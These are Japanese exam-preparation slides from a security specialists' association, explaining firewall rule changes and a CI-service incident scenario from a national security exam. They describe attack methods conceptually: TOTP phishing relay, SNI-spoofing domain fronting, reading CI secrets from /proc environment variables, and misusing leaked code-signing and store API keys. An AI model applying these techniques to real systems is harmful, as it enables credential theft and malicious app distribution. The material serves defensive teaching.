6	IF1	IF1	192.168.30.0/24	192.168.20.0/24	全て	許可	無効
7	全て	全て	全て	全て	全て	拒否	無効

注記　項番が小さいルールから順に，最初に合致したルールが適用される。

注 1)　現在の設定では有効の場合，送信元 IP アドレスが a1.b1.c1.d1 に変換される。

設問3（5）背景

【設問3（5）背景】
ここの「現在の設定では」ってなに？
まるで“未来には設定が変わる”と言いたげ！

【Q】本文中の下線⑤について，変更内容を，70字以内で答えよ。

【A】「来客用無線LANからインターネットにアクセスする場合の送信元IPアドレスをa1.b1.c1.d1とは別のIPアドレスにする。（62字）」

TLP：CLEAR

R05秋 SC午後問2 その⑧

JP-RISSA 情報処理安全確保支援士会

R05秋SC午後問2設問3（6），設問3（7）

【Q2】の「設問3（7）は，正答率が高かった。ファイアウォールの全てのフィルタリング設定と無線LAN環境の見直しに伴う影響を理解して解答する必要があったが，適切に理解されていた。」（『採点講評』より）

「**Bサービスからファイルの持出しが可能**」な「**方法2**：個人所有PCを**来客用無線LANに接続し，Bサービスからファイルをダウンロード**し，個人所有PCごと持ち出す。」**への対策として，利用することにした案**は下記。

「**・無線LANサービスであるDサービスを利用**する。」

「Dサービス」：NTTドコモの “home 5G” を想像して下さい。

・会議室に，Dサービスから貸与された無線LANルータ（以下，Dルータという）を設置する。
・Dルータでは，DHCPサーバ機能及びDNSキャッシュサーバ機能を有効にする。
・来客持込端末は，M社のネットワークを経由せずに，Dルータに搭載されているSIMを用いてDサービスを利用し，インターネットに接続する。

今まで来客に使わせていた，M社内の「DHCPサーバ」と「DNSサーバ」は，もう使わせなくていい…ってコト！？

「今まで必要だった，**来客持込端末からDHCPサーバと［　h　］サーバへの通信は，不要になる。**さらに，表5について不要になった設定を削除するとともに，**⑥表3及び表4についても，不要になった設定を全て削除する。**」

表5中，「設定1」列の各設定が不要となります。

【Q2】は，不要となった「来客用無線LAN」（VLAN10, 192.168.10.0/24）に関する全ての設定を削除すれば正解。

表3　FW の VLAN インタフェース設定


項番	物理インタフェース名	タグ VLAN[1)]	VLAN 名	VLAN ID	IP アドレス	サブネットマスク
1	IF1	有効	VLAN10	10	192.168.10.1	255.255.255.0
2			VLAN20	20	192.168.20.1	255.255.255.0
3			VLAN30	30	192.168.30.1	255.255.255.0
4	WAN-IF1	無効	VLAN1	1	a1.b1.c1.d1	255.255.255.248

注 1)　物理インタフェースでのタグ VLAN の設定を示す。有効の場合，複数の VLAN ID が割当て可能である。無効の場合，一つの VLAN ID だけが割当て可能である。

表4　FW のフィルタリング設定

項番	入力インタフェース	出力インタフェース	送信元 IP アドレス	宛先 IP アドレス	サービス	動作	NAT[1)]
1	IF1	WAN-IF1	192.168.10.0/24	全て	HTTP, HTTPS	許可	有効
2	IF1	WAN-IF1	192.168.20.0/24	全て	HTTP, HTTPS	許可	有効
3	IF1	WAN-IF1	192.168.30.0/24	全て	HTTP, HTTPS, DNS	許可	有効
4	IF1	IF1	192.168.10.0/24	192.168.30.0/24	DNS	許可	無効
5	IF1	IF1	192.168.20.0/24	192.168.30.0/24	全て	許可	無効
6	IF1	IF1	192.168.30.0/24	192.168.20.0/24	全て	許可	無効
7	全て	全て	全て	全て	全て	拒否	無効

注記　項番が小さいルールから順に，最初に合致したルールが適用される。
注 1)　現在の設定では有効の場合，送信元 IP アドレスが a1.b1.c1.d1 に変換される。



【Q2】の答はこのスライドにも赤色で書いてました。

【Q1】本文中の［　h　］に入れる適切な字句を答えよ。【A1】「DNS」

【Q2】本文中の下線⑥について，表3及び表4の削除すべき項番を，それぞれ全て答えよ。

【A2】【表3】「1」，【表4】「1，4」

「来客用無線LAN」（VLAN10，192.168.10.0/24）から，①FWへ（表3，項番1），②WAN側へ（表4，項番1），③M社内のサーバネットワークにあるDNSサーバへ（表4，項番4）を許す各設定が，不要となります。

TLP：CLEAR

本日の進行予定

対策セミナー#9　1月27日（土）　19:30 ～ 21:15

- 当日の概要，JP-RISSAの紹介　5分（済み）
- こう出た【概観･午前Ⅱ】　10分（済み）
- こう出た【午後 問1】　20分（済み）
- こう出た【午後 問2】　20分（済み）
- 休憩　5分
- こう出た【午後 問3】　20分
- こう出た【午後 問4】　20分
- 質問，クロージング　5分

TLP：CLEAR

本日の進行予定

JP-RISSA
情報処理安全確保支援士会

対策セミナー#9　1月27日（土）　19:30 ～ 21:15

- 当日の概要，JP-RISSAの紹介　5分（済み）
- こう出た【概観･午前Ⅱ】　10分（済み）
- こう出た【午後 問1】　20分（済み）
- こう出た【午後 問2】　20分（済み）
- 休憩　5分（済み）
- こう出た【午後 問3】　20分
- こう出た【午後 問4】　20分
- 質問，クロージング　5分

TLP：CLEAR

午後 問3

継続的インテグレーションサービスのセキュリティに関する次の記述を読んで，設問に答えよ。

「問3では，**継続的インテグレーションサービスを提供する企業とその利用企業におけるセキュリティインシデント対応を題材に，クラウドサービスを使ったシステムで起こりうる攻撃手法とその防御について出題**した。」（『採点講評』より）

- 出題趣旨（『解答例』より）
  - クラウドサービスが広く浸透している。様々なクラウドサービスの活用は，組織に多くの利便性をもたらす一方で，クラウドサービスで発生したインシデントが，自組織にも影響を及ぼし得る。このようなインシデントが発生した場合，迅速に状況を把握し，影響を考慮して対処することが重要である。
  - 本問では，継続的インテグレーションサービスを提供する企業とその利用企業におけるインシデント対応を題材に，攻撃の流れと波及し得る影響を推測し，対策を立案する能力を問う。

「問3」全体像（その①）

- 認証，WebAuthnの仕組み，証明書，コード署名（設問2，設問3）
- インシデント対応，サプライチェーンリスク（設問3）
- **コンテナ（Dockerを想わせる何か）を用いたCI**
  - ［午後］での「コンテナ」出題は1年ぶり，R04秋SC午後Ⅰ問3以来。

SC試験の「コンテナ」出題には，Dockerの知識が不可欠 。

（CI：継続的インテグレーション）

「N社」：継続的インテグレーションサービス「Nサービス」を提供する事業者
「P社」：Nサービスの顧客。決済用の**スマホアプリ「Pアプリ」を提供**する。

「Nサービスの利用者（以下，**Nサービス利用者**という）**は，バージョン管理システム**（以下，**VCS**という）**にコミットしたソースコードを自動的にコンパイルするなどの目的で，Nサービスを利用する。**VCSでは，**リポジトリという単位でソースコードを管理する。**」
「**NサービスはC社のクラウド基盤で稼働**している。」

「問3」全体像（その②）

JP-RISSA 情報処理安全確保支援士会

表１　Ｎサービスの機能の概要（抜粋）

p20，表3の直上に出てくる話

機能名	概要
ソースコード取得機能 「CIデーモン」が提供	リポジトリから最新のソースコードを取得する機能である。Ｎサービス利用者は，新たなリポジトリに対してＮサービスの利用を開始するときに，そのリポジトリを管理するVCSのホスト名及びリポジトリ固有の認証用SSH鍵を登録する。ソースコードの取得は，VCSから新たなソースコードのコミットの通知をHTTPSで受け取ると開始される。
コマンド実行機能 「CIデーモン」が提供	ソースコード取得機能がリポジトリからソースコードを取得した後に，リポジトリのルートディレクトリにあるci.shという名称のシェルスクリプト（以下，ビルドスクリプトという）を実行する機能である。Ｎサービス利用者は，例えば，コンパイラのコマンドや，指定されたWebサーバにコンパイル済みのバイナリコードをアップロードするコマンドを，ビルドスクリプトに記述する。
シークレット機能	ビルドスクリプトを実行するシェルに設定される環境変数を，Ｎサービス利用者が登録する機能である。登録された情報はシークレットと呼ばれる。Ｎサービス利用者は，例えば，指定されたWebサーバに接続するために必要なAPIキーを登録することによって，ビルドスクリプト中にAPIキーを直接記載しないようにすることができる。

下線①の直上に出てくる話

シークレットへと

表3に出てくる話

表２　Ｎサービスの構成要素の概要（抜粋）

Ｎサービスの構成要素	概要
フロントエンド 下記「図1」参照	VCSから新たなソースコードのコミットの通知を受け取るためのAPIを備えたWebサイトである。
ユーザーデータベース	各Ｎサービス利用者が登録したVCSのホスト名，各リポジトリ固有の認証用SSH鍵，及びシークレットを保存する。読み書きはフロントエンドからだけに許可されている。
バックエンド 設問2（4）の前提も，Linux環境	Linuxをインストールしており，ソースコード取得機能及びコマンド実行機能を提供する常駐プログラム（以下，CIデーモンという）が稼働する。インターネットへの通信が可能である。バックエンドは50台ある。
仮想ネットワーク	フロントエンド，ユーザーデータベース及びバックエンド1～50を互いに接続する。

設問1の背景

50台あるバックエンドの内，不審なプロセス「プロセスY」が稼働していたものを，本問では「被害バックエンド」と呼ぶ。（設問2（3），設問2（4）で登場）

「フロントエンドは，ソースコードのコミットの通知を（注：API経由で）受け取ると（注：下記）図1の処理を行う。」

1. 通知を基にＮサービス利用者とリポジトリを特定し，そのＮサービス利用者が登録したVCSのホスト名，各リポジトリ固有の認証用SSH鍵，及びシークレットをユーザーデータベースから取得する。
2. バックエンドを一つ選択する。
3. 2.で選択したバックエンドのCIデーモンに1.で取得した情報を送信し，処理命令を出す。

設問2（4）に目立った誤答例，“通信を窃取する。”は，多分ここの記述に引っぱられた模様。

図１　フロントエンドが行う処理

「**CIデーモンは**，処理命令を受け取ると，**特権を付与せずに新しいコンテナを起動**し，当該コンテナ内でソースコード取得機能とコマンド実行機能を順に実行する。」

CIデーモンは特権で動き，コンテナ側はそうではない，という根拠（設問1，設問2（4））

“Waterfallモデルが体に染みつき，CI/CDとかの自動化の話に付いていけない！”と嘆く人がサクッと概要や手順を知るには，Software Design誌 2022年2月号 第2特集「GitHub Actionsで簡単・快適CI/CD」が参考になりそう。

支援士試験，いろんな立場や経歴の人が受験しますのよ。

TLP：CLEAR

R05秋 SC午後問3 その①

JP-RISSA 情報処理安全確保支援士会

「設問1は，正答率がやや低かった。コンテナにおけるシステムの動作は，仮想化技術の基本である。どのような権限や仕組みによって実行されるか，コンテナを使ったシステムの構成及び特性をよく理解してほしい。」（『採点講評』より）

R05秋SC午後問3設問1

バックエンド	Linux をインストールしており，ソースコード取得機能及びコマンド実行機能を提供する常駐プログラム（以下，CI デーモンという）が稼働する。インターネットへの通信が可能である。バックエンドは 50 台ある。

（表2より）

CIを提供する「Nサービス」で，ソースコード取得後に実行される「**ビルドスクリプトには，利用者が任意のコマンドを記述できるので，不正なコマンドを記述されてしまう**おそれがある。さらに，**不正なコマンドの処理の中には，①コンテナによる仮想化の脆弱性を悪用しなくても成功してしまうものがある**。そこで，**バックエンドには管理者権限で稼働する監視ソフトウェア製品Xを導入**している。**製品Xは**，バックエンド上のプロセスを監視し，**プロセスが不正な処理を実行していると判断した場合は，当該プロセスを停止させる**。」

設問2（4）は，この監視をすり抜けられる方法で！

【Q】本文中の下線①について，該当するものはどれか。解答群の中から全て選び，記号で答えよ。

解答群

ア　CIデーモンのプロセスを中断させる。

“kill” コマンドですが，特権で動くCIデーモンは殺せなさそう。

イ　いずれかのバックエンド上の全プロセスを列挙して攻撃者に送信する。

“ps” コマンドですが，特権をもたないコンテナ側では，バックエンド1台の全てまでは見せてもらえなさそう。

ウ　インターネット上のWebサーバに不正アクセスを試みる。

エ　攻撃者サイトから命令を取得し，得られた命令を実行する。

ウとエは，バックエンドはインターネットにつながっている（表2より）ため，“wget” や “curl” 等で実現できそう。

オ　ほかのNサービス利用者のビルドスクリプトの出力を取得する。

オは，たまたま同じバックエンド上にいる他の利用者に対してであっても，特権が要ると思います。

【A】「ウ，エ」

TLP：CLEAR

R05秋 SC午後問3 その②

JP-RISSA 情報処理安全確保支援士会

R05秋SC午後問3設問2（1）

クラウド基盤を提供する「**C社は，C社のクラウド基盤を管理するためのWebサイト**（以下，**クラウド管理サイト**という）**も提供**している」。
C社のクラウド基盤を利用する「**N社では**，C社が提供する**スマートフォン用アプリケーションソフトウェア**（以下，スマートフォン用アプリケーションソフトウェアを**アプリ**という）**に表示される，時刻を用いたワンタイムパスワード（TOTP）を，クラウド管理サイトへのログイン時に入力する**ように設定している」。

TOTP（Time-based One-time Password）

1月4日11時，**N社「セキュリティ部のHさんは**，同日**10時にオペレーション部のUさんのアカウントで国外のIPアドレスからクラウド管理サイトにログインがあったことに気付いた**」。

「ログインを試み，一度失敗した」：TOTPの値を誰かに横取りされ，すぐに使われてしまったことの傍証。

N社の「**Uさんは**社内で**同日10時にログインを試み，一度失敗した**とのことであった。**Uさんは，同日10時前に電子メール**（以下，**メール**という）**を受け取っていた。メールにはクラウド管理サイトからの通知だと書かれていた。**Uさんは**メール中のURLを開き，クラウド管理サイトだと思ってログインを試みていた。**Hさんがそのメールを**確認したところ，URL中のドメイン名はクラウド管理サイトのドメイン名とは異なっており，Uさんがログインを試みたのは偽サイトだった。**Hさんは，同日**10時の国外IPアドレスからのログインは②攻撃者による不正ログイン**だった**と判断した」。

【Q】本文中の下線②について，攻撃者による不正ログインの方法を，50字以内で具体的に答えよ。

【A】「偽サイトに入力されたTOTPを入手し，そのTOTPが有効な間にログインした。（38字）」

TLP：CLEAR

R05秋 SC午後問3 その③

JP-RISSA 情報処理安全確保支援士会

話の流れ上，設問2（6）を先に。

R05秋SC午後問3設問2（2），設問2（6）

例えば，“https://n-service.example.jp/.well-known/pki-validation/（ランダムな文字列）.txt”。このファイルは，Webサイトに設置するよう認証局が指定してくるもの。

N社のHさんが「まず**フロントエンドを確認すると**，Webサイトのドキュメントルートに“/.well-known/pki-validation/”ディレクトリが作成され，英数字が羅列された内容のファイルが作成されていた。そこで，**③RFC 9162に規定された証明書発行ログ中のNサービスのドメインのサーバ証明書を検索した**ところ，正規のもののほかに，**N社では利用実績のない認証局Rが発行したものを発見した**」。
次ページ，「Hさんは**図2に示す事後処理と対策を行う**ことにした」。

…というと，次に出題するなら“security.txt”（RFC 9116）？

Authentication）を用いた認証に切り替える。
4. Nサービスのドメインのサーバ証明書を発行できる認証局を限定するために，Nサービスのドメインの権威 DNS サーバに，N サービスのドメイン名に対応する［ a ］レコードを設定する。

図2　事後処理と対策（抜粋）

【Q1】本文中の下線③について，RFC 9162で規定されている技術を，解答群の中から選び，記号で答えよ。

ア　Certificate Transparency　　イ　HTTP Public Key Pinning
ウ　HTTP Strict Transport Security　　エ　Registration Authority

【A1】「ア」（注：Certificate Transparency）

【JPRSのサイトより】「Certificate Transparencyとは、サーバー証明書の発行状況を監視・監査するための仕組みです。」 https://jprs.jp/pubcert/about/CT/

【Q2】図2中の［ a ］に入れる適切な字句を，解答群の中から選び，記号で答えよ。

ア　CAA　　イ　CNAME　　ウ　DNSKEY　　エ　NS　　オ　SOA　　カ　TXT

【A2】「ア」（注：CAA）

“ウチはこの認証局から証明書を発行してもらってる”という，いわばお得意様宣言。
【JPRSのサイトより】 https://jprs.jp/related-info/guide/topics-column/no24.html

R05秋 SC午後問3 その④

R05秋SC午後問3設問2（3）


「**バックエンドのうち1台では，管理者権限をもつ不審なプロセス**（以下，**プロセスY**という）**が稼働していた**（以下，**プロセスYが稼働していたバックエンド**を**被害バックエンド**という）。被害バックエンドのその時点のネットワーク通信状況を確認すると，**プロセスYは特定のCDN事業者のIPアドレスに，HTTPSで多量のデータを送信していた。**TLSの**Server Name Indication（SNI）には，著名なOSS配布サイトのドメイン名が指定**されており，製品Xでは，安全な通信だと判断されていた。」

「詳しく調査するために，TLS通信ライブラリの機能を用いて，それ以降に発生するプロセスYのTLS通信を復号したところ，**HTTP Hostヘッダーでは別のドメイン名が指定されていた。このドメイン名は，製品Xの脅威データベースに登録された要注意ドメインであった。**プロセスYは，**④監視ソフトウェアに検知されないようにSNIを偽装していた**と考えられた。TLS通信の内容には被害バックエンド上のソースコードが含まれていた。」

【Q】本文中の下線④について，このような手法の名称を，解答群の中から選び，記号で答えよ。

ア　DNSスプーフィング　　イ　ドメインフロンティング
ウ　ドメイン名ハイジャック　　エ　ランダムサブドメイン攻撃

【A】「イ」（注：ドメインフロンティング）



R04春SC午後Ⅱ問2設問1に，ドメインフロンティング攻撃が出題されました。
1年半前に苦労した出題が，今はたかが四択ですよ！

TLP：CLEAR

R05秋 SC午後問3 その⑤

（表2より）

バックエンド	Linux をインストールしており，ソースコード取得機能及びコマンド実行機能を提供する常駐プログラム（以下，CI デーモンという）が稼働する。インターネットへの通信が可能である。バックエンドは 50 台ある。

50台あるバックエンドの内，不審なプロセス「プロセスY」が稼働していたものを，本問では「被害バックエンド」と呼ぶ。

※ 本問での用語「シークレット」：Nサービスの利用者が登録した，「ビルドスクリプトを実行するシェルに設定される環境変数」

【調べてみた ①】「一方で、コンテナはLinuxカーネルとホスト上の一部が共通しているため、cat /proc/meminfo などを実行すれば、/proc/ 上の情報も制限された状態としてアクセス可能です。」
引用：Software Design誌　2021年12月号 第1特集「しくみから理解するDockerコンテナを安全に利用するために知っておきたいこと」（技術評論社[2021]p35）

「フロントエンドは，ソースコードのコミットの通知を（注：API経由で）受け取ると（注：下記）図1の処理を行う。」

1. 通知を基にNサービス利用者とリポジトリを特定し，そのNサービス利用者が登録したVCSのホスト名，各リポジトリ固有の認証用 SSH 鍵，及びシークレットをユーザーデータベースから取得する。
2. バックエンドを一つ選択する。
3. 2.で選択したバックエンドのCI デーモンに1.で取得した情報を送信し，処理命令を出す。

設問2（4）に目立った誤答例，“通信を窃取する。”は，多分ここの記述に引っぱられた模様。

図1　フロントエンドが行う処理

「**CIデーモンは**，処理命令を受け取ると，**特権を付与せずに新しいコンテナを起動**し，当該コンテナ内でソースコード取得機能とコマンド実行機能を順に実行する。」

CIデーモンは特権で動き，コンテナ側はそうではない，という根拠（設問1，設問2（4））

R05秋SC午後問3設問2（4）

「**バックエンドのうち1台では，管理者権限をもつ不審なプロセス**（以下，**プロセスY**という）**が稼働していた**（以下，**プロセスYが稼働していたバックエンド**を**被害バックエンド**という）。」
「Hさんはクラウド管理サイトを操作して被害バックエンドを一時停止した。**Hさんは，⑤プロセスYがシークレットを取得したおそれがあると考えた。**」

【Q】本文中の下線⑤について，プロセスYがシークレットを取得するのに使った方法として考えられるものを，35字以内で答えよ。

【A】「/procファイルシステムから環境変数を読み取った。（26字）」

【調べてみた ②】「シークレットがマウントされたファイルとしてコンテナに渡されても、環境変数として渡されたとしても、ホスト上のrootユーザーがアクセスできてしまいます。」
引用：Liz Rice著『コンテナセキュリティ コンテナ化されたアプリケーションを保護する要素技術』（インプレス[2023]p240）

TLP：CLEAR

R05秋 SC午後問3 その⑥

JP-RISSA 情報処理安全確保支援士会

「設問2（5）は，正答率が低かった。WebAuthnをクライアント証明書認証やリスクベース認証などほかの認証方法と誤認した解答が多かった。WebAuthnはフィッシング耐性がある認証方法である。Passkeyという新たな方式も登場し，普及し始めている。ほかの認証方法とどのように異なるのか，技術的な仕組みを含め，よく理解してほしい。」（『採点講評』より）

R05秋SC午後問3設問2（5）

図2中の対策は，「3. **偽サイトでログインを試みてしまっても，クラウド管理サイトに不正ログインされることのないよう，クラウド管理サイトにログインする際の認証を⑥WebAuthn（Web Authentication）を用いた認証に切り替える。**」等。

【Q】図2中の下線⑥について，仮に，利用者が偽サイトでログインを試みてしまっても，攻撃者は不正ログインできない。不正ログインを防ぐWebAuthnの仕組みを，40字以内で答えよ。

【A】「認証に用いる情報に含まれるオリジン及び署名をサーバが確認する仕組み（33字）」

【WebAuthnがその下敷きとする，FIDO2での認証フロー】
・「Relying Party（以下、RP）：Webアプリケーション」
・「Client：Webブラウザ」
・「Authenticator：OSに組み込まれている認証機能やセキュリティキーのような認証デバイス」

【認証フロー】
① RPが行う「JavaScript APIを呼び出す準備」
・「チャレンジ：JavaScript呼び出しからレスポンスの検証までの一貫性を検証するために利用する値」
・「RPの識別子：登録時に指示したドメイン」
・「公開鍵情報のリスト：ログイン対象のユーザにひも付く公開鍵情報のリスト、もしくは空のリスト」
・「ユーザ確認の要件：生体情報やPINによるユーザの検証（UserVerification）を求めるか、セキュリティキーのタッチ相当の所持確認（UserPresence）で良いかどうか」
・「そのほか、拡張機能に必要なパラメータなど」

② Clientへの「JavaScript APIの呼び出し」
（中略）

③ RPによる「レスポンスの検証」
・「clientDataJSON：ClientがAuthenticatorの機能を呼び出す際に作成したデータ。認証の要求を表す値、RPが指定したチャレンジ、JavaScript APIを呼び出された際のoriginの値などを含む」
・「authenticatorData：Authenticatorが作成したデータ。実施したユーザ確認の種類などを含む」
・「signature：公開鍵で検証可能な署名」

「RPはこれらをバックエンドに送って検証します。検証が完了したらユーザをログイン状態とします。」

引用：Software Design誌 2019年6月号「『WebAuthn』が導く新時代のパスワードレス認証」（技術評論社[2019]p96, p98-99）

“WebAuthn” が “FIDO2” を下敷きとしている，という知識に加え，過去問演習として，R03秋SC午後Ⅱ問1設問5（1）とR03秋SC午後Ⅱ問1設問5（2），特に，R03秋SC午後Ⅱ問1設問5（1）の過去問で，そのシーケンスを覚えていた人には有利な出題でした。

R03秋 SC午後Ⅱ問1 その⑨

JP-RISSA 情報処理安全確保支援士会

R03秋SC午後Ⅱ問1設問5（1）

本問の「Kサービス」は，FIDO認証を利用できるIDaaS。また「オリジンb」は，PCの「Webブラウザがアクセスしているwebサイトのオリジン」。
FIDO認証器である「スマートフォン」を利用した場合の図10（利用者認証の流れ）中のシーケンスは右記。

（2）～（5）間で「Kサービスの認証サーバ」は，「乱数c'」「オリジンb」「署名M」を用いたチャレンジレスポンスを行っている，と読み取れる。

チャレンジレスポンスをネストさせているイメージ

「Yさんは，図10中の（3）～（5）のメッセージの生成にオリジンbが使われていることについてTさんにその目的を尋ねた。Tさんは，攻撃者が，［　　g　　］するための特別なサーバをインターネット上に用意し，何らかの方法で被害者をそのサーバに誘導し，認証情報を不正に入手して悪用するという攻撃を防御するためだと答えた」。




図10　利用者認証の流れ

【Q】本文中の［　　g　　］に入れる適切な内容を，20字以内で具体的に答えよ。

【A】「メッセージをKサービスとの間で中継（17字）」

TLP：WHITE

56

TLP：CLEAR

「問3」全体像（その③）

問題冊子だと
p20上半分

JP-RISSA
情報処理安全確保支援士会

- 設問3の舞台は，**Nサービスを利用する**資金決済事業者**「P社」**
- 決済用**「Pアプリ」**を，**J社のアプリ配信サイト「Jストア」**で配布

スマホアプリ　スマホ用OSの開発元　“Google Play” や “App Store” 的な

  - 「**P社はNサービスを**，最新版ソースコードの**コンパイル及びJストアへのコンパイル済みアプリのアップロードのために利用**している。」

回してますCI/CD

① P社はこの認証用APIキー「STORE_API_KEY」を，Nサービスに「シークレット機能」で登録中。

  - 「**Jストアへのアプリのアップロードは**，J社の契約者を特定するための**認証用APIキーをHTTPヘッダーに付加**し，JストアのREST APIを呼び出して行う。**認証用APIキーは**J社が発行し，**契約者だけがJ社のWebサイトから取得及び削除できる**。また，**Jストアは，アップロードされる全てのアプリについて**，J社が運営する認証局からの**コードサイニング証明書の取得と，**（注：その証明書に）**対応する署名鍵によるコード署名の付与を求めている。**」

設問3（2）
大ヒント！

② P社はこの署名鍵とコードサイニング証明書も，Nサービスに「シークレット機能」で登録中。

設問3（4）の背景

  - 「**Jストアのアプリを実行するスマートフォンOSは，各アプリを起動する前にコード署名の有効性を検証**しており，**検証に失敗したらアプリを起動しない**ようにしている。」

【Q】上記①②ゆえに，シークレットを盗られたら，どうなる？
【A】①でアップし放題，②で署名つけ放題。（設問3（1））

設問3（4）【影響】の
大ヒント！

TLP：CLEAR

「問3」全体像（その④）

問題冊子だと
p20下半分

- 「P社は，Nサービスの**ソースコード取得機能に，Pアプリの**ソースコードを保存している**VCSのホスト名とリポジトリの認証用SSH鍵を登録**している。Nサービスの**シークレット機能には，表3に示す情報を登録**している。」

表1　Nサービスの機能の概要（抜粋）

機能名	概要
ソースコード取得機能	リポジトリから最新のソースコードを取得する機能である。Nサービス利用者は，新たなリポジトリに対してNサービスの利用を開始するときに，そのリポジトリを管理するVCSのホスト名及びリポジトリ固有の認証用SSH鍵を登録する。ソースコードの取得は，VCSから新たなソースコードのコミットの通知をHTTPSで受け取ると開始される。
シークレット機能	ビルドスクリプトを実行するシェルに設定される環境変数を，Nサービス利用者が登録する機能である。登録された情報はシークレットと呼ばれる。Nサービス利用者は，例えば，指定されたWebサーバに接続するために必要なAPIキーを登録することによって，ビルドスクリプト中にAPIキーを直接記載しないようにすることができる。

シークレットへと

表3　P社がNサービスのシークレット機能に登録している情報

シークレット名	値の説明
APP_SIGN_KEY	コード署名の付与に利用する署名鍵とコードサイニング証明書
STORE_API_KEY	Jストアにアプリをアップロードするための認証用APIキー

漏れたらコード署名を付け放題

漏れたら「Pアプリ」をアップし放題

1. コンパイラのコマンド
2. 生成されたバイナリコードにAPP_SIGN_KEYを用いてコード署名を付与するコマンド
3. STORE_API_KEYを用いて，署名済みのバイナリコードをJストアにアップロードするコマンド

図3　ビルドスクリプトに記述されているコマンド

Pアプリ用の

TLP：CLEAR

R05秋 SC午後問3 その⑦

「1月4日」：
Nサービスを提供するN社がヤラレた同日

「N社からの通知」：
問題冊子p19中程，N社が行った「・被害バックエンドでソースコード取得機能又はコマンド実行機能を利用した顧客に対して，ソースコード及びシークレットが第三者に漏えいしたおそれがあると通知する。」の通知

R05秋SC午後問3設問3（1），設問3（2）

「1月4日，**P社運用部のKさんがN社からの通知を受信**した。それによると，**ソースコード及びシークレットが漏えいしたおそれがある**とのことだった。**Kさんは，⑦Pアプリ利用者に被害が及ぶ攻撃が行われることを予想し，すぐに二つの対応を開始した**。」

「Kさんは，**一つ目の対応**として，**⑧漏えいしたおそれがあるので，STORE_API_KEYとして登録されていた認証用APIキーに必要な対応を行った**。また，**二つ目の対応**として，**APP_SIGN_KEYとして登録されていたコードサイニング証明書について認証局に失効を申請**するとともに，**新たな鍵ペアを生成**し，**コードサイニング証明書の発行申請及び受領**を行った。」

「Kさんが開始した対応」とは？→本文中に挙げられた「Nつ目の対応」それぞれのこと。
「認証用APIキー」への対応（漏れたらPアプリをアップロードし放題）
「署名鍵とコードサイニング証明書」への対応（漏れたらコード署名を付け放題）

【Q1】本文中の下線⑦について，Kさんが開始した対応を踏まえ，予想される攻撃を，40字以内で答えよ。

【A1】「有効なコード署名が付与された偽のPアプリをJストアにアップロードする攻撃（36字）」

【Q2】本文中の下線⑧について，必要な対応を，20字以内で答えよ。

各下線がそれぞれ「二つ目の対応」「一つ目の対応」を踏まえた表現。

【A2】「J社のWebサイトから削除する。（16字）」

この表現が正解である根拠は，問題冊子p20中程の記述，「Jストアへのアプリのアップロードは，J社の契約者を特定するための認証用APIキーをHTTPヘッダーに付加し，JストアのREST APIを呼び出して行う。認証用APIキーはJ社が発行し，契約者だけがJ社のWebサイトから取得及び削除できる。」より。

TLP：CLEAR

R05秋 SC午後問3 その⑧

JP-RISSA 情報処理安全確保支援士会

「Nサービスが一時停止しており」：
問題冊子p19中程，N社が行った「・不正アクセスの概要とNサービスの一時停止をN社のWebサイトで公表する。」に示されるよう，Nサービスは一時停止していました。

R05秋SC午後問3設問3（3）

Kさんは「**二つ目の対応**として，APP_SIGN_KEYに登録されていたコードサイニング証明書について認証局に失効を申請するとともに，**新たな鍵ペアを生成**し，コードサイニング証明書の発行申請及び受領を行った。**鍵ペア生成時**，Nサービスが一時停止しており，**鍵ペアの保存に代替手段が必要になった。FIPS 140-2 Security Level 3の認証を受けたハードウェアセキュリティモジュール（HSM）は，⑨コード署名を付与する際にセキュリティ上の利点があるので，それを利用することにした。**さらに，二つの対応とは別に，リポジトリの認証用SSH鍵を無効化した」。

【Q】本文中の下線⑨について，コード署名を付与する際にHSMを使うことによって得られるセキュリティ上の利点を，20字以内で答えよ。

【A】「秘密鍵が漏れないという利点（13字）」

【疑問】“秘密鍵を扱う際にIDベースの認証を行える”を答えると？
→ 加点は厳しいかと。本問は“「鍵ペアの保存」先をどこにしようか”を迷っている話なので，“セキュアな保存先が（セキュアだというその根拠付きで）見つかれば，そこにしたい。”という願いが優先されます。

外からは読み出せない，又は“耐タンパ性”を軸とした答だ！

「FIPS認定規格は、次の4段階（数字が大きいほどレベルが高い）の定性的なセキュリティレベルを定義しています。」
